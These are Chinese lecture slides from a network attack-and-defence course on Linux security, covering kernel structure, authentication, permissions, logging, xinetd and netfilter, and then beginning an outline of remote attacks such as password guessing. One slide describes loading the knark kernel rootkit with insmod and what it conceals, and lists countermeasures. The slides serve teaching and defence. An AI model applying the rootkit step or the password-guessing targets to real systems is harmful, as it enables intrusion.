



网络攻防技术与实践课程

课程8. Linux系统安全攻防技术

诸葛建伟

zhugejw@gmail.com



内容

- 1. Linux操作系统简介**
- 2. Linux的安全结构和机制**
- 3. Linux系统远程攻击**
- 4. 课堂实践：Linux远程攻击实验**
- 5. Linux系统本地攻击**
- 6. 案例演示：Linux系统攻击演示**
- 7. 对抗作业：Linux系统远程渗透攻击与分析**



Linux操作系统简介

□ Linux与Unix

- 类**Unix**操作系统家族中的新成员
- 商业类**Unix**: **AT&T SRV4/BSD/AIX/HP-UX/Solaris/Mac OS**
- 开源类**Unix**: **FreeBSD, NetBSD, OpenBSD, ...**

□ 背景

- **FSF**发起的开放源代码运动
- 最初由**Linus Torvalds**于**1991**启动开发并**GPL**开源
- **1994年3月**发布第一个正式版本

□ 内核升级模式

- 稳定的内核，第二个数字为偶数，例如**2.2.14**
- 开发的内核，第二个数字为奇数，例如**2.1.14**
- 目前内核版本: **2.6.3x (2010年11月)**



Linux操作系统简介(2)

□ Linux系统特点

- 兼容**UNIX**: **API**兼容, 管理命令和各种工具
- 源码开放
- 支持各种硬件平台, 支持多**CPU**
- **Linux**平台上存在大量的应用软件, 以及应用开发工具
- 多种不同发行版: **RedHat(RHEL, Fedora, CentOS, ...), Ubuntu, Debian, ...**



Linux操作系统

- 不是微内核系统，但具有某些微内核特征
- **Intel版本：i386**的保护模式，特权级
 - 内核态（**0**）和用户态（**3**）
 - 中断和系统调用——两种特权级的切换
- 多用户，多任务，分时系统
 - 多用户系统：能并发(**concurrently**)和独立(**independently**)地执行分别属于多个用户的若干应用程序(任务)的计算机。



Linux的进程

- 抢占式多处理(**multiprocessing**)操作系统
 - 多进程并发活动，系统负责调度硬件资源使用
- **PCB**: 进程控制块，常驻内存
- 进程是最基本的调度单元
 - 进程是动态的，每一个进程都有一个进程控制块
 - 没有专门的调度进程，内核中有一个**schedule**函数完成调度任务
 - 进程在调度过程中有多种状态



Linux的进程和线程

□ OS基本的线程模型

- 进程：资源管理最小单位
- 线程：程序执行最小单位
- 进程至少需要一个线程作为指令执行体
- 多线程：支持**SMP**多**CPU**调度执行, 单**CPU**多线程响应**IO**

□ Linux中的进程和线程模型

- 只提供轻量进程的支持，限制更高效的线程模型，优化进程调度性能
- 轻量级进程：共享父进程资源空间, **fork()**
- **LinuxThreads**线程库：一个线程对应一个轻量级进程
- **Linux**内核并不支持真正意义的线程




Linux的系统调用

- 编程接口，与**POSIX**兼容，**C**语言函数集合
- 函数名“**sys_xxx**”
 - 比如系统调用**fork**的相应函数**sys_fork()**
- 实现形式与**DOS**的**INT 21H**相似
 - **Linux 2.6**内核之前使用**int 80h**
 - **Linux 2.6**内核支持**sysenter**机制
- 系统调用号和系统调用表
- 所有的系统调用只有一个入口**system_call**
- 出口：**ret_from_sys_call**

Linux内存管理

- 在**i386**机器上，每个进程有独立的**4G**虚存空间
- **32位线性地址**——利用硬件的分页机制

32 位线性地址:




- 内核的代码段和数据段被映射到**3G**以上的空间中
- 用户态下的代码实际可申请的虚存空间为**0-3GB**
- 每个进程用两套段描述符来访问内存，分别用来访问内核态和用户态下的内存空间
- 在用户态下，代码不可能访问**3G**以上的地址空间，如果要访问内核空间，必须通过系统调用或者中断
- **Linux**对虚存的管理使用**vma(virtual memory area)**机制
- 页交换机制：缺页中断、页面换入



Linux文件系统


- **Linux**支持多种文件系统，包括**ext**、**ext2**、**hpfs**、**vfat**、**ntfs**、...
- 通过虚拟文件系统**VFS**，**Linux**操作系统可以支持不同类型的文件系统
- 通过虚拟文件系统中的设备文件访问特定硬件设备
- 文件系统类型管理



- 文件系统类型的注册途径：
 - 在编译内核时确定
 - 在文件系统作为模块装入时登记

ext2/ext3文件系统

- 这是**Linux**系统专用的文件系统
- 文件也是分块存储，以块为整单位




□ 数据结构

- **ext2_super_block**
- **ext2_inode**: 内含一个**32**位的文件访问控制表和一个**32**位的目录访问控制表

□ **ext3**: 日志文件系统

- 包含日志的最新磁盘写操作，避免一致性检查



Linux中网络的层次结构

Network Applications


User

Kernel

Socket Interface

Protocol Layers

Network Devices





Know More

- 内核红宝书: **D.P. Bovert and M. Cesati**著, 陈莉君等译 《深入理解**Linux**内核》第三版 **2.6**内核
- 陈莉君著, 《深入分析**Linux**内核源代码》 **2.4**内核
 - <http://www.kerneltravel.net/>
- 毛德操、胡希明著, 《**Linux**内核源代码情景分析》**2.4**内核
- **R. Love**著, 陈莉君等译, 《**Linux kernel development**》一书 (中文名 “**Linux**内核设计与实现”, 已出两版, **2.6**内核)



内容

- 1. Linux操作系统简介**
- 2. Linux的安全结构和机制**
- 3. Linux系统远程攻击**
- 4. 课堂实践：Linux远程攻击实验**
- 5. Linux系统本地攻击**
- 6. 案例演示：Linux系统攻击演示**
- 7. 对抗作业：Linux系统远程渗透攻击与分析**



Linux操作系统安全机制核心

□ AAA机制

- 认证、授权与审计

□ Authentication

- 身份认证：用户管理与用户身份认证

□ Authorization(Access Control)

- 授权访问，访问控制：文件系统安全控制

□ Accountability

- 行为审计：系统日志机制



Linux用户

□ Linux用户类型

- **root:** 根用户
- 普通用户: 创建的登录系统并执行基本计算任务的用户
- 系统用户: 不能登录, 用于启动系统服务

□ 用户信息 `jdoe:x:500:100:John Doe:/home/jdoe:/bin/bash`

- 用户信息位置: **/etc/passwd**
- 加密口令字存放: **/etc/shadow**, 只对**root**可读

□ 根用户-**root**

- **Linux**系统中至高无上的权利
- 为执行非**root**任务创建非**root**用户
- **su** (提升至**root**), **sudo** (以**root**权限执行)

□ 添加用户: **adduser**; 修改口令字 **passwd**



Linux用户组

- 用户组: 用户账号集合, 用于简化用户权限管理
- 用户组信息/**etc/group**
 - **users:x:100:jdoe,bob**
 - 加密组口令: **/etc/gshadow**
- 显示当前用户所属组
 - **id -a**
 - **uid=100(jdoe) gid=(users) groups=100(users)**
- 添加组和组用户
 - **groupadd group_name**
 - **usermod -G group_name user_name**



Linux用户身份认证


- 本地用户登录认证: **login**
 - **crypt()**函数
- 网络服务登录认证: **telnet/rsh/ssh/...**
 - **ssh**的公钥非交互式远程身份认证
- 非**Shell**程序的用户认证
 - **Apache: MD5**散列口令字(**htpasswd**创建)
 - **Samba: smbpasswd, LANMAN**或**NTLM**散列口令字
 - **MySQL: 存放于user系统表, PASSWORD()**函数, 可使用**MD5**或**SHA1**散列
- **Linux PAM: 用户身份认证中间件**



PAM(Pluggable Authentication Modules)

- 一种可插入的认证机制
- 针对一个服务，指定一些认证相关的动作，放到 **/etc/pam.conf** 文件中，或者放到 **/etc/pam.d/** 下与服务同名的配置文件中
 - 每一行包含一个模块类型、一个控制级别、一个模块：
service module-type control-flag module [args]
 - 例如
**passwd password required pam_cracklib.so type=user
retry=3**
passwd password required pam_pwd.so use_authtok

PAM结构图





Linux中crypt口令认证方案

- **crypt()**是一个口令加密函数，它基于DES算法。我们可以认为这是一个单向加密操作
- 函数原型：
char *crypt(const char *key, const char *salt);
***salt**是两个字符，每个字符可从[a-zA-Z0-9./]中选出来
- 算法
 - **UNIX**标准算法使用**DES**加密算法，用**key**对一个常量进行加密，获得一个**13**字节的密文编码输出，其中包括**salt**的两个字符
- **Salt**的作用
 - 同样的口令产生不同的密文
 - 增加了穷举空间
- 建议使用较为安全的**MD5**算法



Linux文件系统的安全性

- **Linux**虚拟文件系统-系统中所有对象为文件系统节点
 - **Linux**访问控制机制-文件系统安全性控制
- **Linux**文件系统安全模型与两个属性相关
 - 文件的所有者(**ownership**)
 - 文件所有者的**id**、文件所有者所在用户组的**id**
 - 用**chown**修改所有者
 - 访问权限(**access rights**)
 - **10**个标志
 - 第**1**个标志: 文件类型
 - **-**(普通文件), **d**(目录), **l**(符号链接), **b**(块系统设备), **c**(字符设备), ...
 - 第**2-4**个标志: 所有者的读、写、执行权限
 - 第**5-7**个标志: 所有者所在组的读、写、执行权限
 - 第**8-10**个标志: 其他用户的读、写、执行权限
 - 三组八进制数: **rwxr-x--x = 111101001 = 751**
- 用**chmod**修改权限: 字符方式和数字方式



Linux文件系统的安全性

□ **suid**位和**sgid**位

- **suid: set-user-id**位，用途为是的程序以所有者身份运行，忽略实际执行该程序的用户身份

- **chmod u+s file_name**

- **rwX -> rws**

- **sgid: set-group-id**位，以所有者的组身份运行

□ **suid**和**sgid**程序的危害

- 正常情况下，一个程序在运行的时候，它的进程将属于当前用户
- 但是，对于**SUID**程序，它的进程不属于启动用户，而是属于该程序的所有者用户
- **SUID/SGID**程序中的**bug**往往是本地提权攻击的入口



Linux文件系统安全性

□ 权限管理的不灵活

- 只能对所有者、所有者所在组和其他用户分配权限，无法做到进一步的细致化

□ **POSIX ACLs for Linux**软件包

- 内核补丁，可以做到用**ACL**来管理权限

- 需要重新编译内核，下载补丁：

<http://acl.bestbits.at>

- 两个命令：**setfacl**、**getfacl**

□ 真正删除文件

- 工具**wipe**



Linux内核安全性

- **Linux**内核机制存在的一些潜在缺陷
 - 超级用户的特权可能会被滥用
 - 系统文档不安全
 - 系统内核可以比较容易地插入模块（**LKM**机制）
 - 内核中，进程不受保护



内核中的ROOTKIT

- 通过**LKM**机制，可以在系统内核中插入木马模块
- 一个典型的以**Linux 2.2.x**为基础的rootkit—— **knark**
 - 使用**insmod knark.o**就可以加载到内核中
 - 一旦加载了**knark**后门之后
 - 可以改变**netstat**的输出结果
 - 可以改变运行进程的**UID**和**GID**
 - 可以不用**SUID**就能够获得**root**访问权限
 -
- 还有其他的**ROOTKITS**，比如**adore, adore-ng**
- 内核**ROOTKITS**的对策
 - 根据每个**rootkit**的特征进行检测，然后设法删除
 - 预防为主，安装内核检测系统，比如**LIDS**



Linux的安全审计日志机制

- 事件日志
 - **/var/log:** 重要服务均有自己的事件日志
 - **messages, secure, wtmp, xferlog, ...**
- **Linux通用事件日志记录服务**
 - **Syslogd**
- 安全审计机制
 - **Linux Audit:** 监控任意的系统调用
 - **SELinux: Security-Enhanced Linux**
 - 与**SELinux**结合, 对违反**SELinux**策略事件进行审计记录
- 安全审计日志分析
 - **OSSEC: HIDS, Snare:** 安全审计日志分析软件



日志、syslogd

- **syslogd**是一个专门用于记录日志信息的服务
- 配置文件 **/etc/syslog.conf**
 - 可以记录本地日志，也可以记录远程的日志信息
 - 可以指定把什么样的日志消息记录到哪个文件中

```
# Log info and notice messages to messages file
#
*.=info;*.=notice                /var/log/messages

# Store all mail concerning stuff in a file
#
mail.*;mail.!=info                /var/adm/mail

# to another host and to the console
#
kern.*                            /var/adm/kernel
kern.crit                         @finlandia
kern.crit                         /dev/console
kern.info;kern.!=err              /var/adm/kernel-info
```



Linux网络访问控制

□ **inetd & TCP Wrapper**

- **inetd: InterNET Daemon**
- **TCP封装器(TCP Wrapper): /etc/hosts.allow (.deny)**
- **inetd: BSD 4.3 1986, TCP Wrapper: released 2001**

□ **xinetd: eXtended InterNET Daemon**

- **inetd的扩展或增强版，提供inetd+tcp wrapper功能**
- **内建基于远程主机地址、名字和域名的访问控制功能，支持时间段的访问控制**
- **完整记录连接日志**
- **限制并发运行数、服务进程数、日志文件大小、同一主机连接数，缓解DoS**
- **可将服务绑定到指定的网络接口**



xinetd配置

□ /etc/xinetd.d目录

```
[root@localhost xinetd.d]# ls /etc/xinetd.d
chargen      cvs          daytime-udp  echo-udp     gssftp       krb5-telnet  rsync        tftp         time-udp
chargen-udp  daytime     echo         eklogin      klogin       kshell       telnet       time
```

□ /etc/xinetd.d/telnet

```
[root@localhost xinetd.d]# cat telnet
# default: on
# description: The telnet server serves telnet sessions; it uses \
#               unencrypted username/password pairs for authentication.
service telnet
{
    flags          = REUSE
    socket_type    = stream
    wait           = no
    user           = root
    server         = /usr/sbin/in.telnetd
    log_on_failure += USERID
    disable        = yes
}
```

```
[root@localhost xinetd.d]# cat /etc/xinetd.conf
#
# Simple configuration file for xinetd
#
# Some defaults, and include /etc/xinetd.d/

defaults
{
    instances            = 60
    log_type              = SYSLOG authpriv
    log_on_success        = HOST PID
    log_on_failure        = HOST
    cps                  = 25 30
}
```

□ /etc/xinetd.conf



/etc/services 配置文件

```
Applications Places Desktop Sat Oct 18, 2:30 AM
root@localhost:/etc
File Edit View Terminal Tabs Help
# /etc/services:
# $Id: services,v 1.41 2004/11/05 17:01:22 notting Exp $
#
# Network services, Internet style
#
# Note that it is presently the policy of IANA to assign a single well-known
# port number for both TCP and UDP; hence, most entries here have two entries
# even if the protocol doesn't support UDP operations.
# Updated from RFC 1700, ``Assigned Numbers'' (October 1994).  Not all ports
# are included, only the more common ones.
#
# The latest IANA port assignments can be gotten from
#   http://www.iana.org/assignments/port-numbers
# The Well Known Ports are those from 0 through 1023.
# The Registered Ports are those from 1024 through 49151
# The Dynamic and/or Private Ports are those from 49152 through 65535
#
# Each line describes one service, and is of the form:
#
# service-name port/protocol [aliases ...] [# comment]
#
tcpmux          1/tcp          # TCP port service multiplexer
tcpmux          1/udp          # TCP port service multiplexer
rje             5/tcp          # Remote Job Entry
rje             5/udp          # Remote Job Entry
echo            7/tcp          #
echo            7/udp          #
discard         9/tcp          sink null
--More--
```




使用xinetd实施网络访问控制

- 设置缺省的拒绝访问
 - **/etc/xinetd.conf**设置**no_access**属性
no_access = 0.0.0.0
 - **only_from =**
- 细粒度设置网络访问控制
 - **xinetd.conf**的**defaults**节或各个服务配置文件
 - **only_from =** 允许访问的**IP**段、域名段
 - **no_access =** 拒绝访问的**IP**段、域名

Linux内核防火墙

- 内核: **netfilter**
- 应用层: **ipfwadm -> ipchains -> iptables**
- **Netfilter**是内核中实现网络报文安全处理功能的通用框架
 - 在框架中, 定义了**5**个钩子位置
 - 在每个钩子上可以挂接多个模块
 - 过滤位置: **LOCAL_IN(INPUT)**、**FORWARD**、**LOCAL_OUT(OUTPUT)**
 - 提供多种功能
 - 包过滤防火墙
 - 地址转换**NAT**
 - 网络状态检测
 -





内容

- 1. Linux操作系统简介**
- 2. Linux的安全结构和机制**
- 3. Linux系统远程攻击**
- 4. 课堂实践：Linux远程攻击实验**
- 5. Linux系统本地攻击**
- 6. 案例演示：Linux系统攻击演示**
- 7. 对抗作业：Linux系统远程渗透攻击与分析**



Linux系统远程攻击

- 口令猜测
- 攻击Linux网络服务
 - 对网络服务守护进程的数据驱动攻击
 - 缓冲区溢出
 - 格式化字符串
 - 输入验证
 - 整数溢出
 - ...
 - 默认或有害的配置
- 攻击Linux网络客户端



口令猜测

□ 攻击目标服务

- 远程控制: **telnet(23)/rlogin/rsh/ssh(22)**
- **FTP: ftp(21)**
- **Email: smtp/pop/imap**
- 网络管理: **SNMP**

□ 攻击成功前提

- **crypt(3): $62^8=218$ 万亿**
- **MD5: 理论上近于无限**
- 太多人设置” **Joe**”帐户(用户名和口令字相同)或者弱口令

